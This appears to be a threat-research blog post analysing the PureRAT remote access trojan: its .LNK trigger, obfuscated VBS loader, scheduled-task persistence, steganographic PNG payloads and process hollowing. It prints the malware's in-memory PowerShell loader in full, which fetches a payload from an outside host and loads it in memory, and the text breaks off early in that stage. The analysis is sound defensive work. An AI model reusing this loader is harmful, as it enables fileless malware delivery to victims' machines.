

PureRAT: A Multi-Stage, Fileless RAT Utilizing Image Steganography and Process Hollowing

 trellix.com/blogs/research/purerat-fileless-utilizing-steganography-process-hollowing

Blogs

The latest cybersecurity trends, best practices, security vulnerabilities, and more

By [Prashanth A N](#) and [Mallikarjun Wali](#) · April 20, 2026

PureRAT is an advanced remote access trojan (RAT) characterized by its complex infection stages. The intrusion sequence is initiated by a malicious .LNK file that triggers a concealed PowerShell command to retrieve a heavily obfuscated VBS loader. This loader facilitates fileless payload delivery and secures its foothold on the system by leveraging the Task Scheduler to establish persistence.

A critical component of this process is the use of steganography, where malicious portable executable (PE) files are concealed within legitimate-looking PNG images. To ensure successful execution and evade security measures, the malware employs advanced tactics, including a user account control (UAC) bypass via cmstp.exe and process hollowing into the legitimate Msbuild.exe binary. Furthermore, the malware conducts environment checks for VMware and QEMU to detect virtual analysis environments.

Once fully deployed, PureRAT exhibits modular capabilities, starting with extensive host fingerprinting to gather details on security products, hardware IDs, and user privileges. It then establishes a persistent connection to a command-and-control (C2) server, operating as a dynamic listener for incoming taskings. The modular architecture allows operators to deploy specialized plugins for environmental monitoring, keylogging, or remote desktop access on demand.

Infection chain




Figure 1: Infection chain

Technical analysis

Stage 1: .LNK file

Windows shortcuts, known as .lnk files, are commonly used to open applications, folders, or documents. However, attackers frequently exploit these files to execute concealed PowerShell commands. This malicious activity allows them to silently download and run malware without the user's knowledge or consent.

Figure 2: .LNK content

The malicious PowerShell script is launched when the .lnk file is executed, subsequently running a concealed command.




Figure 3: Process tree




Figure 4: Connected domain

The script is designed to execute PowerShell covertly (-w hidden) and evade security measures by bypassing the system's execution policy (-ep bypass). It downloads a file named tryinggim.vbs from the URL `hxxps://cruxup[.]com/downloads/tryinggim[.]vbs` and saves it in the system's temporary directory. Following the download, the visual basic scripting (VBScript) is launched using Start-Process, allowing any embedded malicious code to run with the privileges of the current user.

Stage 2: VBS loader

The VBScript second-stage payload is central to the infection chain, with the most malicious activity occurring within it. The script is heavily obfuscated, featuring significant amounts of junk data intentionally padded at both the beginning and end. This technique is specifically employed to mislead security researchers and evade analysis.

```

sproinging = sproinging & "2-3-4-5-6-7-8-9-10-11-12-13-14-15-16-17-18-19-20-21-22-23-24-25-26-27-28-29-30-31-32-33-34-35-36-37-38-39-40-41-42-43-44-45-46-47-48-49-50-51-52-53-54-55-56-57-58-59-60-61-62-63-64-65-66-67-68-69-70-71-72-73-74-75-76-77-78-79-80-81-82-83-84-85-86-87-88-89-90-91-92-93-94-95-96-97-98-99-100-101-102-103-104-105-106-107-108-109-110-111-112-113-114-115-116-117-118-119-120-121-122-123-124-125-126-127-128-129-130-131-132-133-134-135-136-137-138-139-140-141-142-143-144-145-146-147-148-149-150-151-152-153-154-155-156-157-158-159-160-161-162-163-164-165-166-167-168-169-170-171-172-173-174-175-176-177-178-179-180-181-182-183-184-185-186-187-188-189-190-191-192-193-194-195-196-197-198-199-200-201-202-203-204-205-206-207-208-209-210-211-212-213-214-215-216-217-218-219-220-221-222-223-224-225-226-227-228-229-230-231-232-233-234-235-236-237-238-239-240-241-242-243-244-245-246-247-248-249-250-251-252-253-254-255-256-257-258-259-260-261-262-263-264-265-266-267-268-269-270-271-272-273-274-275-276-277-278-279-280-281-282-283-284-285-286-287-288-289-290-291-292-293-294-295-296-297-298-299-300-301-302-303-304-305-306-307-308-309-310-311-312-313-314-315-316-317-318-319-320-321-322-323-324-325-326-327-328-329-330-331-332-333-334-335-336-337-338-339-340-341-342-343-344-345-346-347-348-349-350-351-352-353-354-355-356-357-358-359-360-361-362-363-364-365-366-367-368-369-370-371-372-373-374-375-376-377-378-379-380-381-382-383-384-385-386-387-388-389-390-391-392-393-394-395-396-397-398-399-400-401-402-403-404-405-406-407-408-409-410-411-412-413-414-415-416-417-418-419-420-421-422-423-424-425-426-427-428-429-430-431-432-433-434-435-436-437-438-439-440-441-442-443-444-445-446-447-448-449-450-451-452-453-454-455-456-457-458-459-460-461-462-463-464-465-466-467-468-469-470-471-472-473-474-475-476-477-478-479-480-481-482-483-484-485-486-487-488-489-490-491-492-493-494-495-496-497-498-499-500-501-502-503-504-505-506-507-508-509-510-511-512-513-514-515-516-517-518-519-520-521-522-523-524-525-526-527-528-529-530-531-532-533-534-535-536-537-538-539-540-541-542-543-544-545-546-547-548-549-550-551-552-553-554-555-556-557-558-559-560-561-562-563-564-565-566-567-568-569-570-571-572-573-574-575-576-577-578-579-580-581-582-583-584-585-586-587-588-589-590-591-592-593-594-595-596-597-598-599-600-601-602-603-604-605-606-607-608-609-610-611-612-613-614-615-616-617-618-619-620-621-622-623-624-625-626-627-628-629-630-631-632-633-634-635-636-637-638-639-640-641-642-643-644-645-646-647-648-649-650-651-652-653-654-655-656-657-658-659-660-661-662-663-664-665-666-667-668-669-670-671-672-673-674-675-676-677-678-679-680-681-682-683-684-685-686-687-688-689-690-691-692-693-694-695-696-697-698-699-700-701-702-703-704-705-706-707-708-709-710-711-712-713-714-715-716-717-718-719-720-721-722-723-724-725-726-727-728-729-730-731-732-733-734-735-736-737-738-739-740-741-742-743-744-745-746-747-748-749-750-751-752-753-754-755-756-757-758-759-760-761-762-763-764-765-766-767-768-769-770-771-772-773-774-775-776-777-778-779-780-781-782-783-784-785-786-787-788-789-790-791-792-793-794-795-796-797-798-799-800-801-802-803-804-805-806-807-808-809-810-811-812-813-814-815-816-817-818-819-820-821-822-823-824-825-826-827-828-829-830-831-832-833-834-835-836-837-838-839-840-841-842-843-844-845-846-847-848-849-850-851-852-853-854-855-856-857-858-859-860-861-862-863-864-865-866-867-868-869-870-871-872-873-874-875-876-877-878-879-880-881-882-883-884-885-886-887-888-889-890-891-892-893-894-895-896-897-898-899-900-901-902-903-904-905-906-907-908-909-910-911-912-913-914-915-916-917-918-919-920-921-922-923-924-925-926-927-928-929-930-931-932-933-934-935-936-937-938-939-940-941-942-943-944-945-946-947-948-949-950-951-952-953-954-955-956-957-958-959-960-961-962-963-964-965-966-967-968-969-970-971-972-973-974-975-976-977-978-979-980-981-982-983-984-985-986-987-988-989-990-991-992-993-994-995-996-997-998-999-1000-1001-1002-1003-1004-1005-1006-1007-1008-1009-1010-1011-1012-1013-1014-1015-1016-1017-1018-1019-1020-1021-1022-1023-1024-1025-1026-1027-1028-1029-1030-1031-1032-1033-1034-1035-1036-1037-1038-1039-1040-1041-1042-1043-1044-1045-1046-1047-1048-1049-1050-1051-1052-1053-1054-1055-1056-1057-1058-1059-1060-1061-1062-1063-1064-1065-1066-1067-1068-1069-1070-1071-1072-1073-1074-1075-1076-1077-1078-1079-1080-1081-1082-1083-1084-1085-1086-1087-1088-1089-1090-1091-1092-1093-1094-1095-1096-1097-1098-1099-1100-1101-1102-1103-1104-1105-1106-1107-1108-1109-1110-1111-1112-1113-1114-1115-1116-1117-1118-1119-1120-1121-1122-1123-1124-1125-1126-1127-1128-1129-1130-1131-1132-1133-1134-1135-1136-1137-1138-1139-1140-1141-1142-1143-1144-1145-1146-1147-1148-1149-1150-1151-1152-1153-1154-1155-1156-1157-1158-1159-1160-1161-1162-1163-1164-1165-1166-1167-1168-1169-1170-1171-1172-1173-1174-1175-1176-1177-1178-1179-1180-1181-1182-1183-1184-1185-1186-1187-1188-1189-1190-1191-1192-1193-1194-1195-1196-1197-1198-1199-1200-1201-1202-1203-1204-1205-1206-1207-1208-1209-1210-1211-1212-1213-1214-1215-1216-1217-1218-1219-1220-1221-1222-1223-1224-1225-1226-1227-1228-1229-1230-1231-1232-1233-1234-1235-1236-1237-1238-1239-1240-1241-1242-1243-1244-1245-1246-1247-1248-1249-1250-1251-1252-1253-1254-1255-1256-1257-1258-1259-1260-1261-1262-1263-1264-1265-1266-1267-1268-1269-1270-1271-1272-1273-1274-1275-1276-1277-1278-1279-1280-1281-1282-1283-1284-1285-1286-1287-1288-1289-1290-1291-1292-1293-1294-1295-1296-1297-1298-1299-1300-1301-1302-1303-1304-1305-1306-1307-1308-1309-1310-1311-1312-1313-1314-1315-1316-1317-1318-1319-1320-1321-1322-1323-1324-1325-1326-1327-1328-1329-1330-1331-1332-1333-1334-1335-1336-1337-1338-1339-1340-1341-1342-1343-1344-1345-1346-1347-1348-1349-1350-1351-1352-1353-1354-1355-1356-1357-1358-1359-1360-1361-1362-1363-1364-1365-1366-1367-1368-1369-1370-1371-1372-1373-1374-1375-1376-1377-1378-1379-1380-1381-1382-1383-1384-1385-1386-1387-1388-1389-1390-1391-1392-1393-1394-1395-1396-1397-1398-1399-1400-1401-1402-1403-1404-1405-1406-1407-1408-1409-1410-1411-1412-1413-1414-1415-1416-1417-1418-1419-1420-1421-1422-1423-1424-1425-1426-1427-1428-1429-1430-1431-1432-1433-1434-1435-1436-1437-1438-1439-1440-1441-1442-1443-1444-1445-1446-1447-1448-1449-1450-1451-1452-1453-1454-1455-1456-1457-1458-1459-1460-1461-1462-1463-1464-1465-1466-1467-1468-1469-1470-1471-1472-1473-1474-1475-1476-1477-1478-1479-1480-1481-1482-1483-1484-1485-1486-1487-1488-1489-1490-1491-1492-1493-1494-1495-1496-1497-1498-1499-1500-1501-1502-1503-1504-1505-1506-1507-1508-1509-1510-1511-1512-1513-1514-1515-1516-1517-1518-1519-1520-1521-1522-1523-1524-1525-1526-1527-1528-1529-1530-1531-1532-1533-1534-1535-1536-1537-1538-1539-1540-1541-1542-1543-1544-1545-1546-1547-1548-1549-1550-1551-1552-1553-1554-1555-1556-1557-1558-1559-1560-1561-1562-1563-1564-1565-1566-1567-1568-1569-1570-1571-1572-1573-1574-1575-1576-1577-1578-1579-1580-1581-1582-1583-1584-1585-1586-1587-1588-1589-1590-1591-1592-1593-1594-1595-1596-1597-1598-1599-1600-1601-1602-1603-1604-1605-1606-1607-1608-1609-1610-1611-1612-1613-1614-1615-1616-1617-1618-1619-1620-1621-1622-1623-1624-1625-1626-1627-1628-1629-1630-1631-1632-1633-1634-1635-1636-1637-1638-1639-1640-1641-1642-1643-1644-1645-1646-1647-1648-1649-1650-1651-1652-1653-1654-1655-1656-1657-1658-1659-1660-1661-1662-1663-1664-1665-1666-1667-1668-1669-1670-1671-1672-1673-1674-1675-1676-1677-1678-1679-1680-1681-1682-1683-1684-1685-1686-1687-1688-1689-1690-1691-1692-1693-1694-1695-1696-1697-1698-1699-1700-1701-1702-1703-1704-1705-1706-1707-1708-1709-1710-1711-1712-1713-1714-1715-1716-1717-1718-1719-1720-1721-1722-1723-1724-1725-1726-1727-1728-1729-1730-1731-1732-1733-1734-1735-1736-1737-1738-1739-1740-1741-1742-1743-1744-1745-1746-1747-1748-1749-1750-1751-1752-1753-1754-1755-1756-1757-1758-1759-1760-1761-1762-1763-1764-1765-1766-1767-1768-1769-1770-1771-1772-1773-1774-1775-1776-1777-1778-1779-1780-1781-1782-1783-1784-1785-1786-1787-1788-1789-1790-1791-1792-1793-1794-1795-1796-1797-1798-1799-1800-1801-1802-1803-1804-1805-1806-1807-1808-1809-1810-1811-1812-1813-1814-1815-1816-1817-1818-1819-1820-1821-1822-1823-1824-1825-1826-1827-1828-1829-1830-1831-1832-1833-1834-1835-1836-1837-1838-1839-1840-1841-1842-1843-1844-1845-1846-1847-1848-1849-1850-1851-1852-1853-1854-1855-1856-1857-1858-1859-1860-1861-1862-1863-1864-1865-1866-1867-1868-1869-1870-1871-1872-1873-1874-1875-1876-1877-1878-1879-1880-1881-1882-1883-1884-1885-1886-1887-1888-1889-1890-1891-1892-1893-1894-1895-1896-1897-1898-1899-1900-1901-1902-1903-1904-1905-1906-1907-1908-1909-1910-1911-1912-1913-1914-1915-1916-1917-1918-1919-1920-1921-1922-1923-1924-1925-1926-1927-1928-1929-1930-1931-1932-1933-1934-1935-1936-1937-1938-1939-1940-1941-1942-1943-1944-1945-1946-1947-1948-1949-1950-1951-1952-1953-1954-1955-1956-1957-1958-1959-1960-1961-1962-1963-1964-1965-1966-1967-1968-1969-1970-1971-1972-1973-1974-1975-1976-1977-1978-1979-1980-1981-1982-1983-1984-1985-1986-1987-1988-1989-1990-1991-1992-1993-1994-1995-1996-1997-1998-1999-2000-2001-2002-2003-2004-2005-2006-2007-2008-2009-2010-2011-2012-2013-2014-2015-2016-2017-2018-2019-2020-2021-2022-2023-2024-2025-2026-2027-2028-2029-2030-2031-2032-2033-2034-2035-2036-2037-2038-2039-2040-2041-2042-2043-2044-2045-2046-2047-2048-2049-2050-2051-2052-2053-2054-2055-2056-2057-2058-2059-2060-2061-2062-2063-2064-2065-2066-2067-2068-2069-2070-2071-2072-2073-2074-2075-2076-2077-2078-2079-2080-2081-2082-2083-2084-2085-2086-2087-2088-2089-2090-2091-2092-2093-2094-2095-2096-2097-2098-2099-2100-2101-2102-2103-2104-2105-2106-2107-2108-2109-2110-2111-2112-2113-2114-2115-2116-2117-2118-2119-2120-2121-2122-2123-2124-2125-2126-2127-2128-2129-2130-2131-2132-2133-2134-2135-2136-2137-2138-2139-2140-2141-2142-2143-2144-2145-2146-2147-2148-2149-2150-2151-2152-2153-2154-2155-2156-2157-2158-2159-2160-2161-2162-2163-2164-2165-2166-2167-2168-2169-2170-2171-2172-2173-2174-2175-2176-2177-2178-2179-2180-2181-2182-2183-2184-2185-2186-2187-2188-2189-2190-2191-2192-2193-2194-2195-2196-2197-2198-2199-2200-2201-2202-2203-2204-2205-2206-2207-2208-2209-2210-2211-2212-2213-2214-2215-2216-2217-2218-2219-2220-2221-2222-2223-2224-2225-2226-2227-2228-2229-2230-2231-2232-2233-2234-2235-2236-2237-2238-2239-2240-2241-2242-2243-2244-2245-2246-2247-2248-2249-2250-2251-2252-2253-2254-2255-2256-2257-2258-2259-2260-2261-2262-2263-2264-2265-2266-2267-2268-2269-2270-2271-2272-2273-2274-2275-2276-2277-2278-2279-2280-2281-2282-2283-2284-2285-2286-2287-2288-2289-2290-2291-2292-2293-2294-2295-2296-2297-2298-2299-2300-2301-2302-2303-2304-2305-2306-2307-2308-2309-2310-2311-2312-2313-2314-2315-2316-2317-2318-2319-2320-2321-2322-2323-2324-2325-2326-2327-2328-2329-2330-2331-2332-2333-2334-2335-2336-2337-2338-2339-2340-2341-2342-2343-2344-2345-2346-2347-2348-2349-2350-2351-2352-2353-2354-2355-2356-2357-2358-2359-2360-2361-2362-2363-2364-2365-2366-2367-2368-2369-2370-2371-2372-2373-2374-2375-2376-2377-2378-2379-2380-2381-2382-2383-2384-2385-2386-2387-2388-2389-2390-2391-2392-2393-2394-2395-2396-2397-2398-2399-2400-2401-2402-2403-2404-2405-2406-2407-2408-2409-2410-2411-2412-2413-2414-2415-2416-2417-2418-2419-2420-2421-2422-2423-2424-2425-2426-2427-2428-2429-2430-2431-2432-2433-2434-2435-2436-2437-2438-2439-2440-2441-2442-2443-2444-2445-2446-2447-2448-2449-2450-2451-2452-2453-2454-2455-2456-2457-2458-2459-2460-2461-2462-2463-2464-2465-2466-2467-2468-2469-2470-2471-2472-2473-2474-2475-2476-2477-2478-2479-2480-2481-2482-2483-2484-2485-2486-2487-2488-2489-2490-2491-2492-2493-2494-2495-2496-2497-2498-2499-2500-2501-2502-2503-2504-2505-2506-2507-2508-2509-2510-2511-2512-2513-2514-2515-2516-2517-2518-2519-2520-2521-2522-2523-2524-2525-2526-2527-2528-2529-2530-2531-2532-2533-2534-2535-2536-2537-2538
```

The script's initial action is to create a copy of itself, saving it to the C:\Users\Public\Downloads\ directory under a randomized filename. This maneuver is primarily designed to evade detection and enhance the likelihood of persistence. Following this, the VBScript utilizes Windows Management Instrumentation (WMI) to launch a new process configured to run invisibly. This is achieved by initializing the Win32_ProcessStartup class and setting ShowWindow = 0 (SW_HIDE), a common technique for executing hidden malicious payloads or scripts.

The VBScript (.vbs) file is integrated with the Windows Task Scheduler to automate the execution of its underlying scripts. These scheduled tasks are configured to trigger the script at a high frequency, specifically running every minute to ensure continuous operation or monitoring. This persistence mechanism allows the scripts to execute repeatedly without manual intervention, maintaining a constant presence on the system.




Figure 6: Creation of a scheduled task via VBS

Further analysis, which involved careful de-obfuscation and reverse-engineering of the scripts' replacement transformations, revealed that an array initially appearing to contain only junk data is, in fact, crucial. This seemingly "junk" array is converted into a PowerShell script embedded in the VBScript.

In-Memory Execution of fileless payloads

Stage 3: PS loader

The delivery and execution of payloads via PowerShell.

```

wcIHydrosaurus = https://cruxup.com/downloads/0xptimized MSI.png;
wcIpseudodistance = New-Object System.Net.WebClient;
wcIsegmentectomy = wcIpseudodistance.DownloadData(wcIHydrosaurus);
wcIsortases = [System.Text.Encoding]::UTF8.GetString(wcIsegmentectomy);
wcIapleuri = IN-;
wcIautoinhibitions = -inl;
wcIbossage = wcIsortases.IndexOf(wcIapleuri);
wcIglobalisation = wcIsortases.LastIndexOf(wcIautoinhibitions);
if (wcIbossage -eq -1 -or wcIglobalisation -eq -1) { return };
wcIcentimorgans = wcIbossage + wcIapleuri.Length;
wcImaguro = wcIsortases.Substring(wcIcentimorgans, wcIglobalisation - wcIcentimorgans);
wcIfilrtily = wcImaguro.Replace(#, A).ToCharArray();
[Array]::Reverse(wcIfilrtily);
wcIcabotage = wcIfilrtily -join ;
[byte[]]wcIaperient = [System.Convert]::FromBase64String(wcIcabotage);
wcIrectoplasty = [System.Reflection.Assembly]::Load(wcIaperient);
wcIthatcher =
@(https://cruxup.com/downloads/GeneratedPay.png,0,C:dq2Usersdq2Publicdq2Downloadsdq2,WXT5qjD06m,Msbuid,,Msbuid,0,URL,C:dq2Usersdq2Publicdq2Downloads
dq2,WXT5qjD06m,vbs,1,1,Cb0qXlAMx8,0,,,);
try {
    wcImidsumery = wcIrectoplasty.GetType(ClassLibrary1.Class1);
    wcIgainstrive = wcImidsumery.GetMethod(Main);
    wcIgainstrive.Invoke(wcInull, [object[]]wcIthatcher);
    wcIgainstrive.Invoke(wcInull, [object[]]wcIthatcher);
} catch { } -REPLAcE([CHAR]100+[CHAR]113+[CHAR]50),[CHAR]92 -REPLAcE'wcI',[CHAR]36 -REPLAcE '',[CHAR]39) )

```

Figure 7: Powershell script executed in memory

The PowerShell script, which acts as the next stage of payload delivery, is cleverly designed. It first attempts to connect to `hxxps://cruxup[.]com/` to download a file named “**0xptimized_MSI.png**”. This .png file is an image that contains a base64-encoded PEfile.

